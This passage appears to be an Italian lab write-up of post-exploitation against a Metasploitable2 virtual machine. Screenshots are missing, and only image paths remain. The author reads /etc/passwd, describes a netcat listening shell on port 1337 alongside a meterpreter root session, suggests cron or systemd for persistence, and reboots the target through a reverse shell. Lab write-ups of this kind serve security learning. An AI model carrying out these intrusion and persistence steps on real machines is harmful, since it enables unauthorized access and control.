
Tramite il comando ***ifconfig*** otteremo dettagli sulla configurazione network della macchina.



2. Informazioni sulla Tabella di Routing della Macchina Vittima:

Oltre alla configurazione di rete, è essenziale raccogliere informazioni sulla tabella di routing della macchina vittima. La tabella di routing contiene dettagli su come il traffico di rete viene instradato all'interno della rete della macchina vittima. Questo può essere cruciale per comprendere il percorso che il traffico di rete prende attraverso la rete, identificare eventuali gateway o rotte specifiche e valutare la topologia di rete complessiva. Anche, prendiamo le informazioni del sistema.







Si può accedere al telnet:


Si possono tranquillamente estrarre le password presenti sul sistema con il comando


cat /etc/passwd



Non che abbia molto senso, visto che ho gia una sessione root attiva tramite meterpreter con pieni controlli sulla macchina target, ma per la scienza posso anche creare una shell in ascolto su una porta a mia scelta (1337) dove posso connettermi tramite netcat. Nel caso si volesse ottenere della persistenza nella macchina target si potrebbe pensare all'ultilizzo di **cron** e **systemd** per autoavviare una shell in ascolto alla partenza della macchina.







Per pietà decido di concludere questo benchmark riavviando la macchina di metasploitable2 dalla reverse shell attiva su kali creata tramite shell su meta spawnata da meterpreter (che è un payload che fa gia una reverse shell), un reverse shell inception praticamente!